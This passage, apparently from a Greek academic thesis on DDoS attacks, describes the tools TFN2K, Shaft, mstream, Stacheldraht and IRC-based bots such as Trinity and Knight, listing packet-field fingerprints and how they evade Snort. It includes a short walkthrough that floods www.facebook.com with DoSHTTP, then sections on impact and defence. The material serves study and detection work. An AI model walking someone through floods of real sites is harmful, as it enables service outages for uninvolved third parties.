    ο Η τιμή της source IP διεύθυνσης παράγεται από γεννήτρια τυχαίων αριθμών.
    ο Time to Live (TTL) = 255.
    ο Το πεδίο ID στο IP header παίρνει ως τιμή το uid του χρήστη που τρέχει το πρόγραμμα (συνήθως 0).

3.11.3 TFN2k.

Το TFN2K είναι ένα εργαλείο επίθεσης DDoS που βασίζεται στην αρχιτεκτονική TFN. Το TFN2K προσθέτει κρυπτογραφημένα μηνύματα στις επικοινωνίες ανάμεσα σε όλα τα συμμετέχοντα στοιχεία. Η επικοινωνία ανάμεσα στον πραγματικό επιτιθέμενο και το πρόγραμμα διαχείρισης πραγματοποιείται χρησιμοποιώντας έναν αλγόριθμο που βασίζεται σε κλειδιά, τον CAST-256. Επιπλέον, το TFN2K πραγματοποιεί μυστικές λειτουργίες προκειμένου να μη γίνει αντιληπτό από τα συστήματα ανίχνευσης εισβολών. Οι επιτιθέμενοι πράκτορες του TFN2K πραγματοποιούν επιθέσεις πλημμύρας Smurf, SYN, UDP και ICMP και ο τύπος της επίθεσης μπορεί να ποικίλλει κατά τη διάρκεια της επίθεσης. Οι εντολές στέλνονται από τον χειριστή στον πράκτορα μέσω

TCP, UDP, ICMP ή και τα τρία τυχαία, καθιστώντας ακόμα πιο δύσκολη την ανίχνευση του TFN2K παρακολουθώντας το δίκτυο.

Τα πακέτα εντολών μπορούν να διασκορπιστούν με οποιοδήποτε αριθμό
πακέτων παγίδας και να σταλούν σε τυχαίες διευθύνσεις IP προκειμένου να αποφύγουν την ανίχνευση. Σε δίκτυα που εφαρμόζουν φιλτράρισμα εισόδου, το *TFN2K* μπορεί να παραποιήσει (forge) πακέτα που προέρχονται από γειτονικούς υπολογιστές. Η επικοινωνία ανάμεσα στους χειριστές και τους πράκτορες είναι κρυπτογραφημένη και κωδικοποιημένη με βάση το 64 (base-64 encoded). Υπάρχει μία επιπλέον μορφή επίθεσης που ονομάζεται TARGA. Η TARGA λειτουργεί στέλνοντας παραποιημένα πακέτα IP προκειμένου να καθυστερήσει ή να επιβαρύνει πολλές στοίβες TCP/IP δικτύων. Μία άλλη επιλογή είναι οι καλούμενες επιθέσεις MIX, οι οποίες ανακατεύουν πλημμύρες UDP, SYN και ICMP ECHO REPLY .

• Υποστηρίζει τις λειτουργίες TCP Syn Flooding, UDP Flooding, ICMP Flooding, Mixed Flooding, targa3 λειτουργία.
• TCP Syn Flooding
  - ο Η τιμή ID στο IP header παράγεται από γεννήτρια τυχαίων αριθμών και παίρνει τιμές από 1024 εώς 65535.
  - ο Time to Live (TTL) = 255
  - ο Η source IP διεύθυνση, η source port, η destination port, οι αριθμοί SEQ και ACK, η τιμή του πεδίου Window size, η τιμή του urgent pointer παράγονται από γεννήτρια τυχαίων αριθμών.
• UDP Flooding
  - ο Η τιμή του πεδίου ID στο IP header καθώς και η source IP διεύθυνση παράγονται από γεννήτρια τυχαίων αριθμών.
  - ο Η τιμή του πεδίου Time to Live (TTL) παράγεται από γεννήτρια τυχαίων αριθμών και παίρνει τιμές από 200 εώς 255.
  - ο Η τιμή της source port ακολουθεί βρόχο από 9999 εώς 1.
  - ο Η τιμή της destination port ακολουθεί βρόχο από 1 εώς 9999.
• ICMP Flooding
  - ο Υποστηρίζονται μόνο τα μηνύματα ICMP ECHO
  - ο Η τιμή του πεδίου ID στο IP header παίρνει την τιμή του uid του χρήστη που τρέχει το πρόγραμμα (συνήθως 0).
  - ο Time to Live (TTL) = 0
  - ο Η τιμή της source IP διεύθυνσης παράγεται από γεννήτρια τυχαίων αριθμών.
• Mixed Flooding λειτουργία (συνδυασμός των τριών παραπάνω με αναλογία πακέτων 1:1:1).
• Targa3 λειτουργία (nuke).

3.11.4 Shaft.

Το Shaft είναι ένα παράγωγο του εργαλείου Trinoo. Χρησιμοποιεί επικοινωνία UDP ανάμεσα στους χειριστές και τους πράκτορες χωρίς να κρυπτογραφούνται τα μηνύματα. Το Shaft μπορεί να πραγματοποιήσει επιθέσεις πλημμύρας UDP, ICMP και TCP. Οι επιθέσεις μπορούν να πραγματοποιηθούν ξεχωριστά, ή μπορεί να συνδυαστούν για να πραγματοποιηθεί μία επίθεση πλημμύρας UDP/TCP/ICMP. Το Shaft δημιουργεί τυχαίες διευθύνσεις πηγής IP και θύρες πηγής στα πακέτα. Το μέγεθος των πακέτων παραμένει σταθερό κατά τη διάρκεια της επίθεσης. Ένα σημαντικό χαρακτηριστικό του Shaft είναι η ικανότητα να αλλάζει τη διεύθυνση IP και τη θύρα του χειριστή σε πραγματικό χρόνο, κάνοντας ιδιαίτερα δύσκολη την αποτελεσματικότητα των εργαλείων ανίχνευσης εισβολών. Επιπλέον το Shaft παρέχει στατιστικά στοιχεία για τις επιθέσεις πλημμύρας. Αυτά τα στατιστικά στοιχεία είναι χρήσιμα στον επιτιθέμενο προκειμένου να γνωρίζει πότε το σύστημα του θύματος είναι εκτός λειτουργίας και πότε να σταματήσει να προσθέτει μηχανές-πράκτορες στην επίθεση.

• Πυροδοτήσεις 100 πακέτων ανά στόχο.
• Αν ο χρήστης που τρέχει το πρόγραμμα είναι ο root (συνήθης λειτουργία) αποστέλλονται TCP/IP πακέτα με IP διεύθυνση αποστολέα που παράγεται από συνάρτηση τυχαίων αριθμών. Αν ο χρήστης δεν είναι ο root, αποστέλλονται UDP πακέτα με την πραγματική IP διεύθυνση του μηχανήματος από το οποίο τρέχει το πρόγραμμα.
• Η πόρτα αποστολής παράγεται τυχαία από τη συνάρτηση:
(R mod(65535-1024)+1024) όπου R είναι το αποτέλεσμα μιας γεννήτριας τυχαίων αριθμών. Έτσι, η πόρτα αποστολής είναι πάντοτε μεγαλύτερη από 1024.
• Ο αριθμός SEQ είναι πάντοτε σταθερός και ίσος με 0x28374839
• Οι σημαίες ACK και URG θέτονται τυχαία.
• Η πόρτα προορισμού παράγεται τυχαία.

3.11.5 Mstream.

Το εργαλείο mstream χρησιμοποιεί παραποιημένα πακέτα TCP θέτοντας τη σημαία ACK ώστε να επιτεθεί στο στόχο. Το mstream είναι ένα απλό σημείο-προς-σημείο εργαλείο πλημμύρας TCP ACK. Η επικοινωνία η οποία δεν κρυπτογραφείται πραγματοποιείται μεταξύ πακέτων TCP και UDP. Ο χειριστής επικοινωνεί με τους πράκτορες μέσω telnet. Η πρόσβαση στον χειριστή προστατεύεται με συνθηματικό.

Το θύμα στόχος λαμβάνει πακέτα ACK και στέλνει πακέτα TCP RST (ReSeT) σε μη υπάρχουσες διευθύνσεις IP. Οι δρομολογητές στέλνουν πακέτα ICMP "απρόσιτου προορισμού" καταναλώνοντας ακόμα περισσότερο εύρος ζώνης. Το mstream έχει περιορισμένα χαρακτηριστικά ελέγχου και μπορεί να εφαρμόσει την τεχνική παραποίησης τυχαία και στα 32 bit της διεύθυνσης πηγής IP.

• Αποστολή TCP πακέτων με τυχαία IP διεύθυνση αποστολέα.
• Οι source και destination ports, ο αριθμός SEQ και το πεδίο ID του IP header παράγονται από γεννήτρια τυχαίων αριθμών.
• Time to Live (TTL) = 255
• Το πεδίο window size έχει καθορισμένη τιμή (htons(16384)).

3.11.6 Stacheldraht.

Το Stacheldraht (γερμανικός όρος για το "αγκαθωτό καλώδιο") βασίζεται σε νεώτερες εκδόσεις του TFN και προσπαθεί να περιορίσει μερικά από τα αδύναμα σημεία του. Συνδυάζει χαρακτηριστικά του Trinoo (αρχιτεκτονική χειριστή/πράκτορα) με αυτά του πρωτότυπου TFN. Επιπλέον, έχει την ικανότητα να πραγματοποιεί αυτόματα ενημερώσεις στους πράκτορες. Αυτό σημαίνει ότι ο επιτιθέμενος μπορεί να παρέχει το αρχείο εγκατάστασης ή έναν ανώνυμο εξυπηρετητή και όταν κάθε σύστημα πράκτορα ενεργοποιείται (ή συνδέεται με το Διαδίκτυο), ο πράκτορας αυτόματα αναζητά ενημερώσεις και τις εγκαθιστά. Το Stalchedraht επίσης παρέχει μία ασφαλή σύνδεση telnet μέσω συμμετρικής κρυπτογράφησης κλειδιού ανάμεσα στα συστήματα του επιτιθέμενου και του χειριστή. Η επικοινωνία πραγματοποιείται μέσω πακέτων TCP και ICMP. Μερικές από τις επιθέσεις που μπορούν να πραγματοποιηθούν με το Stacheldraht περιλαμβάνουν τις πλημμύρες UDP, TCP SYN, αιτήσεων ηχούς ICMP και κατευθυνόμενης ανοικτής εκπομπής ICMP.

• Υποστηρίζει TCP Flooding
• Τυχαία source IP διεύθυνση.
• Time to Live (TTL) = 30
• Source port μεγαλύτερη από 1024 (rand(1,1024)+1000)
• Τυχαία destination port.
• Ο αριθμός SEQ μπορεί να καθοριστεί από το χρήστη (προκαθορισμένη τιμή: 0x28374839).
• Ο αριθμός ACK παράγεται από γεννήτρια τυχαίων αριθμών.
• Το πεδίο window size έχει προκαθορισμένη τιμή: htons(65535).

• Ο χρήστης καθορίζει επίσης ποιες σημαίες θα είναι σηκωμένες.
• Τα πεδία urgent pointer και ID (IP header) παράγονται τυχαία.
• Υποστηρίζει UDP Flooding
• Τυχαίος χρόνος αναμονής ανάμεσα στην αποστολή των πακέτων.
• Time to Live (TTL) = 255
• Τυχαία παράγεται η source IP διεύθυνση και το πεδίο ID (IP header).
• Η source port καθορίζεται από το χρήστη.
• Η τιμή της destination port ακολουθεί βρόχο από την τιμή 1 εώς 9999.
• Υποστηρίζει ICMP Flooding
• Μηνύματα τύπου ECHO.
• Το πεδίο ID στον IP header παίρνει ως τιμή το uid του χρήστη που τρέχει το πρόγραμμα.
• Η source IP διεύθυνση καθορίζεται από τον χρήστη.

Τα προγράμματα αυτά έχουν τα εξής χαρακτηριστικά:
•Βασικές παράμετροι όπως είναι οι πόρτες του αποστολέα και παραλήπτη (source & destination ports) ορίζονται να είναι σταθερές ή επιλέγονται να είναι τυχαίες σε κάθε αποστολή από το χρήστη.
•Η IP διεύθυνση του αποστολέα επιλέγεται να είναι τυχαία ή σταθερή.
•Σε ορισμένα προγράμματα, τα δευτερεύοντα πεδία όπως είναι τα Identification, Window size και Fragment offset ορίζονται σταθερά από τον χρήστη.

Μια σημαντική παρατήρηση είναι ότι κάθε πρόγραμμα έχει τουλάχιστον ένα μοναδικό χαρακτηριστικό που το διαφοροποιεί από τα υπόλοιπα. Αυτό προκύπτει όχι μόνο από την ανάλυση που έγινε, αλλά και από το γεγονός ότι οι δημιουργοί των επιθέσεων για να αποφύγουν τον εντοπισμό τους από συστήματα που χρησιμοποιούν εμπειρικούς κανόνες (π.χ. στο σύστημα κανόνων του snort), τροποποιούν τα βασικά τους χαρακτηριστικά με μικρές μεταβολές των αντίστοιχων προγραμμάτων. Στα περισσότερα προγράμματα όμως, υπάρχει η δυνατότητα όλα τα χαρακτηριστικά τους (ακόμη και αυτά που τα χαρακτηρίζουν μοναδικά) να τροποποιούνται και είτε να οριστούν από το χρήστη ή να παράγονται από μια γεννήτρια ψευδοτυχαίων αριθμών. Το αποτέλεσμα είναι ότι μέθοδοι αναγνώρισης που βασίζονται σε προκαθορισμένα πρότυπα (π.χ. Snort) δεν μπορούν με βεβαιότητα να αναγνωρίσουν περίπλοκες, πολλαπλές και πιο οργανωμένες επιθέσεις από προγράμματα που έχουν μεγάλες μεταβολές στα βασικά χαρακτηριστικά των πακέτων που παράγουν.

3.11.7 Εργαλεία DDoS Επιθέσεων που βασίζονται σε Κανάλια IRC.


Τα εργαλεία DDoS Επιθέσεων που βασίζονται σε κανάλια IRC αναπτύχθηκαν μετά την εμφάνιση των εργαλείων επίθεσης που βασίζονται στο μοντέλο πράκτορα-χειριστή. Αυτό είχε σαν αποτέλεσμα πολλά εργαλεία που βασίζονται σε κανάλια IRC να είναι πιο εξεζητημένα καθώς περιλαμβάνουν μερικά σημαντικά χαρακτηριστικά που μπορεί να βρεθούν σε πολλά εργαλεία επίθεσης τα οποία ακολουθούν το μοντέλο πράκτορα-χειριστή.


Ένα από τα πιο γνωστά εργαλεία DDoS που βασίζονται σε κανάλια IRC είναι το Trinity. Το Trinity v3 εκτός από τις πολύ γνωστές επιθέσεις πλημμύρας UDP, TCP SYN, TCP ACK και TCP NUL εισάγει τις πλημμύρες τυχαίων σημαίων πακέτων TCP, τις πλημμύρες κατάτμησης TCP, τις εγκαταστημένες πλημμύρες TCP και τις πλημμύρες πακέτων TCP RST. Δημιουργεί τυχαίες διευθύνσεις πηγής IP χρησιμοποιώντας και τα 32 bit. Επίσης παράγει πακέτα πλημμύρας TCP με τυχαίες σημαίες ελέγχου και κατά αυτόν τον τρόπο το Trinity παρέχει ένα μεγάλο σύνολο επιθέσεων που βασίζονται στο TCP. Στην ίδια γενιά με το Trinity είναι το myServer, το οποίο βασίζεται σε εξωτερικά προγράμματα προκειμένου να παρέχει επιθέσεις άρνησης εξυπηρέτησης και το Plague, το οποίο παρέχει επιθέσεις πλημμύρας TCP ACK και TCP SYN.


Το Knight είναι ένα εργαλείο DDoS που βασίζεται σε κανάλια IRC. Το Knight δεν προκαλεί υπολογιστική επιβάρυνση αλλά είναι αποτελεσματικό στην πραγματοποίηση επιθέσεων DDoS. Το Knight μπορεί να προκαλέσει επιθέσεις SYN και πλημμύρας UDP. Σχεδιάστηκε για τα λειτουργικά συστήματα Windows και έχει σημαντικά χαρακτηριστικά όπως την αυτόματη ανανέωση μέσω http ή ftp. Το Knight τυπικά εγκαθίσταται χρησιμοποιώντας ένα πρόγραμμα Δούρειου Ίππου (Trojan horse) που ονομάζεται Back Orifice. Άλλο ένα εργαλείο DDoS που βασίζεται στο Knight είναι το Kaiten, το οποίο περιλαμβάνει επιθέσεις πλημμύρας UDP και TCP, επιθέσεις SYN και επιθέσεις PUSH+ACH και αλλάζει με τυχαίο τρόπο και τα 32 bit της διεύθυνσης πηγής.


3.11.8 Σύγχρονα γραφικά εργαλεία DDoS.

Ένα γνωστό γραφικό εργαλείο για DDoS επιθέσεις είναι το DoS v5.0. Μερικές οθόνες από το πρόγραμμα αυτό βλέπουμε παρακάτω :










Άλλο γνωστό πρόγραμμα το οποίο κυκλοφορεί στο εμπόριο και το οποίο χρησιμοποιείται για δοκιμές "αντοχής" σε servers από επιθέσεις DOS (servers crash tests) είναι το DoSHTTP.

Το μόνο που έχουμε να κάνουμε είναι να τρέξουμε το πρόγραμμα και να δώσουμε την διεύθυνση του site θύματος (www.facebook.com). Στο πεδία της φόρμας αφήσαμε τα defaults : O user agent αφορά στις πληροφορίες του http header και στα πεδία Sockets (συνδέσεις) και Requests (τύπος αιτήσεων) βάλαμε αντίστοιχα 500 (συνδέσεις) και continuous (συνεχής συνδέσεις με τον server). Πατώντας το κουμπί "Start Flood" το πρόγραμμα ξεκινά την επίθεση, να στέλνει χιλιάδες αιτήσεις (requests) στον server.



Το πρόγραμμα μας μετά από λίγα δευτερόλεπτα τελείωσε δίνοντας μας σημαντικές πληροφορίες :

Καλό και νόμιμο είναι πριν κάνουμε οποιαδήποτε επίθεση, έστω και για εκπαιδευτικούς σκοπούς, να έχουμε την σύμφωνη γνώμη των Admin του site. Αυτό γιατί η ιδιοκτήτρια εταιρία όταν διαπιστώσει επίθεση DoS έχει δικαίωμα να κάνει redirection το site και να κλειδώσει τα accounts των διαχειριστών καθώς και κάθε πρόσβαση σε αυτό (όπως ftp κλπ)!

3.12 Ο αντίκτυπος των DDoS επιθέσεων.

Τα αποτελέσματα των ανωτέρω επιθέσεων είναι καταστροφικά. Οι DDoS επιθέσεις έχουν δύο χαρακτηριστικά : είναι τόσο κατανεμημένες επιθέσεις όσο και επιθέσεις άρνησης υπηρεσιών. Το πρώτο σημαίνει ότι είναι επιθέσεις μεγάλης κλίμακας και ασκούν μεγάλη επίδραση στα θύματα. Το δεύτερο σημαίνει ότι ο στόχος τους είναι να αρνηθούν την πρόσβαση του θύματος σε ένα συγκεκριμένο πόρο (υπηρεσία). Αυτό δεν είναι πάρα πολύ δύσκολο δεδομένου ότι το Διαδίκτυο δεν σχεδιάστηκε έχοντας την ασφάλεια ως πρώτο μέλημα.

Αρχικά, το διαθέσιμο εύρος ζώνης είναι ένα από τα "αγαθά" που οι επιτιθέμενοι προσπαθούν να καταναλώσουν. Πλημμυρίζοντας το δίκτυο με άχρηστα πακέτα, π.χ. ICMP echo πακέτα, εμποδίζουν τα νόμιμα πακέτα να ταξιδέψουν πάνω από το δίκτυο. Δεύτερον, οι επιτιθέμενοι προσπαθούν να καταναλώσουν την επεξεργαστική ισχύ. Παράγοντας χιλιάδες άχρηστες διαδικασίες στο τερματικό του θύματος οι επιτιθέμενοι

κατορθώνουν να απασχολούν πλήρως τη μνήμη και τους πίνακες διαδικασιών. Με αυτόν τον τρόπο ο υπολογιστής του θύματος δεν μπορεί να εκτελέσει καμιά διαδικασία και το σύστημα καταρρέει. Χρησιμοποιώντας αυτήν την μέθοδο, ο επιτιθέμενος κατορθώνει να εμποδίσει τους πελάτες από την πρόσβαση στις υπηρεσίες του θύματος και διακόπτει τις τρέχουσες συνδέσεις. Τέλος, οι επιτιθέμενοι προσπαθούν να συντηρήσουν τις υπηρεσίες του θύματος κατειλημμένες έτσι ώστε κανένας άλλος να μην μπορεί να έχει πρόσβαση σε αυτές. Για παράδειγμα, αφήνοντας τις TCP συνδέσεις μισάνοιχτες, οι επιτιθέμενοι κατορθώνουν να καταναλώσουν τις δομές δεδομένων του θύματος, και με αυτόν τον τρόπο, κανένας άλλος δεν μπορεί να πραγματοποιήσει μια TCP-σύνδεση με το θύμα.

Ο αντίκτυπος των ανωτέρω επιθέσεων είναι καταστροφικός, ειδικά όταν τα θύματα δεν είναι άτομα αλλά επιχειρήσεις. Οι DDoS επιθέσεις εμποδίζουν τα θύματα είτε από τη χρησιμοποίηση του Διαδικτύου, είτε από το να βρίσκονται στη διάθεση άλλων ανθρώπων. Συνεπώς, όταν το θύμα είναι ένας ISP (Internet Service Provider), τότε τα αποτελέσματα μιας τέτοιας επίθεσης είναι ακόμη πιο σοβαρά.

Οι πελάτες των ISP δεν θα μπορούν να εξυπηρετηθούν. Το ηλεκτρονικό εμπόριο είναι επίσης στην κορυφή του καταλόγου στόχων. Το να είναι μερικές ώρες off-line, μπορεί να έχει ως αποτέλεσμα μια απώλεια μερικών εκατομμυρίων δολαρίων-ευρώ για έναν ISP. Τέλος, το γεγονός ότι οι επιχειρήσεις χρησιμοποιούν όλο και περισσότερο το Διαδίκτυο για διαφήμιση ή για να παράσχουν υπηρεσίες on-line, αυξάνει την καταστρεπτική δύναμη τέτοιων γεγονότων.

4 Προληπτικοί μηχανισμοί και μέτρα προστασίας.

Για να θεωρείται ασφαλές ένα σύστημα υπολογιστών ή και δικτύων αυτών οφείλει να παρέχει τις ακόλουθες υπηρεσίες :

- Δυνατότητα πρόσβασης σε δεδομένα μόνο από εξουσιοδοτημένους χρήστες (data confidentiality).
- Εξασφάλιση της ακεραιότητας των δεδομένων και των μεθόδων επικοινωνίας αυτών (data and communication integrity).
- Διασφάλιση από περιστατικά άρνησης υπηρεσιών (denial of service).

Ειδικά όσον αφορά στην περίπτωση των περιστατικών άρνησης υπηρεσίας , θεωρείται ότι ένα τέτοιο περιστατικό λαμβάνει χώρα εφόσον το εύρος επικοινωνίας (throughput) μειωθεί κάτω από μια προκαθορισμένη τιμή κατωφλίου ή εφόσον ή επικοινωνία με μια (απομακρυσμένη) οντότητα καταστεί αδύνατη. Ενώ τέτοια περιστατικά δεν μπορεί ποτέ να αποκλειστούν τελείως, είναι επιθυμητό να μειωθεί η πιθανότητα εμφάνισης τους κάτω από ένα συγκεκριμένο όριο.

4.1 Δυσκολίες στην αντιμετώπιση των DDoS επιθέσεων.

Η ανάπτυξη των εργαλείων ανίχνευσης και αντιμετώπισης είναι πολύ περίπλοκη. Οι σχεδιαστές πρέπει να σκεφτούν εκ των προτέρων κάθε πιθανή κατάσταση καθώς κάθε αδυναμία μπορεί να γίνει αντικείμενο εκμετάλλευσης των επιτιθέμενων. Οι δυσκολίες περιλαμβάνουν :

- Οι DDoS επιθέσεις πλημμυρίζουν το θύμα με πακέτα. Αυτό σημαίνει ότι το θύμα δεν μπορεί να έρθει σε επαφή με κανέναν άλλο προκειμένου να ζητήσει βοήθεια. Έτσι είναι δυνατό ένας γείτονας στο δίκτυο να δέχεται επίθεση και κανείς να μην το ξέρει ή κανείς να μην μπορεί να βοηθήσει. Συνεπώς οποιαδήποτε μέτρα προκειμένου να υπάρξει αντίδραση μπορούν να ληφθούν μόνο εάν η επίθεση ανιχνευθεί νωρίς. Αλλά μπορεί μια επίθεση να ανιχνευθεί νωρίς; Συνήθως η ροή της κίνησης αυξάνεται ξαφνικά και χωρίς καμία προειδοποίηση. Για αυτόν το λόγο οι αμυντικοί μηχανισμοί πρέπει να αντιδρούν ταχύτατα.
- Οποιαδήποτε προσπάθεια φιλτραρίσματος της εισερχόμενης ροής σημαίνει ότι και νόμιμη κίνηση θα απορριφθεί. Και εάν η νόμιμη κίνηση απορριφθεί, πώς θα αντιδράσουν εφαρμογές που περιμένουν

τις πληροφορίες; Από την άλλη πλευρά, εάν τα zombies είναι χιλιάδες ή εκατομμύρια, η κυκλοφορία τους θα πλημμυρίσει το δίκτυο και θα καταναλώσει όλο το εύρος ζώνης. Σε αυτήν την περίπτωση το φιλτράρισμα είναι άχρηστο δεδομένου ότι τίποτα δεν μπορεί να ταξιδέψει πάνω από το δίκτυο.

- Τα πακέτα επίθεσης έχουν συνήθως αλλοιωμένες IP. Ως εκ τούτου είναι δυσκολότερο να ανιχνευθεί η πηγή τους. Επιπλέον δεν είναι σίγουρο ότι οι ενδιάμεσοι δρομολογητές και οι ενδιάμεσοι ISPs θα συνεργαστούν σε αυτήν την προσπάθεια. Μερικές φορές οι επιτιθέμενοι αλλοιώνοντας τη διεύθυνση IP της πηγής κατορθώνουν να δημιουργήσουν πλαστούς στρατούς. Τα πακέτα μπορεί να προέρχονται από χιλιάδες IP, αλλά τα zombies είναι μόνο μερικές δεκάδες, για παράδειγμα.
- Οι αμυντικοί μηχανισμοί εφαρμόζονται σε συστήματα με διαφορές στο λογισμικό και στην αρχιτεκτονική. Επίσης τα συστήματα διαχειρίζονται από χρήστες με διαφορετικό επίπεδο γνώσης. Οι developers πρέπει να σχεδιάσουν μια πλατφόρμα ανεξάρτητη από όλες αυτές τις παραμέτρους.

4.2 Προληπτικοί μηχανισμοί.

